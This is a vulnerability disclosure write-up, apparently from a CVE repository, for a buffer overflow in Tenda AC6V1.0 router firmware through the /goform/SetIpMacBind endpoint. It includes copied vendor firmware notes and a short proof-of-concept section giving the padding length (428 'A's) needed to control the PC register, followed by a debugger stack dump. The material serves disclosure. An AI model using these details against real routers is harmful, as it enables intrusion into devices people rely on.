

main

...

CVE-vulns / tenda\_ac6 / fromSetIpMacBind / fromSetIpMacBind.md

Haizhen Qi(祁海珍) add

History

0 contributors

49 lines (32 sloc) 1.8 KB

# Tenda AC6V1.0 V15.03.05.19 was discovered to contain a buffer overflow via the list parameter in the fromSetIpMacBind function.

## Description

Tenda Router AC6V1.0 V15.03.05.19 was discovered to contain a buffer overflow in the httpd module when handling /goform/SetIpMacBind request.

## Firmware information

- Manufacturer's address: <https://www.tenda.com.cn/>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2681.html>

## Affected version

AC6V1.0升级软件 V15.03.05.19

立即下载

关联产品: AC6v1.0 更新日期: 2017/5/27

- 此固件只适用于AC6V1.0的机器升级，不同型号不同硬件版本不能使用该软件，升级前请通过路由器底部贴纸确认产品型号和版本（如下图所示）；
- 修复部分bug；
- 增强设备安全；
- 升级方法：使用tendawifi.com登录到路由器管理界面，打开系统管理--软件升级--点击本地升级，浏览到下载解压后的“.bin”的文件，点击确定即可升级；
- 升级过程中切勿切断电源，否则会导致路由器损坏而无法使用！软件升级完成后需要将路由器恢复出厂设置并重新设置上网！



AC6V1.0:电源输入是12V-1A




AC6V2.0:电源输入是9V-1A

\* 如果链接错误或其他问题，请反馈到 [tenda@tenda.com.cn](mailto:tenda@tenda.com.cn)或联系在线客服，谢谢。

## Vulnerability details

This vulnerability lies in the /goform/SetIpMacBind page, The details are shown below:

## POC

[illegible]

Using A\*428 to padding, we can control PC register

Invalid address 0x42424242

```

[ STACK ]
00:0000 sp 0xfffff228 ← movtmi r4, #0x3343 /* 0x43433343; 'CCCC\\n' */
01:0004 0xfffff22c ← andeq r6, r0, ip, asr lr /* 0x6e5c; '\\n' */
02:0008 0xfffff230 ← 0x1140c8 ← strbtvs r6, [pc], -pc, lsr #14 /* 0x666f672f; '/goform' */
03:000c 0xfffff234 ← 0 ←
04:0010 0xfffff238 ← strbtvs r6, [pc], -pc, lsr #14 /* 0x666f672f; '/goform/SetIpMacBind' */
05:0014 0xfffff23c ← svchs #0x6d726f /* 0x2f6d726f; 'orm/SetIpMacBind' */
06:0018 0xfffff240 ← ldmdmbt r4, {r0, r1, r4, r6, r8, sl, sp, lr} ^ /* 0x49746553; 'SetIpMacBind' */
07:001c 0xfffff244 ← 'pMacBind'

[ BACKTRACE ]
► f 0 0x42424242

```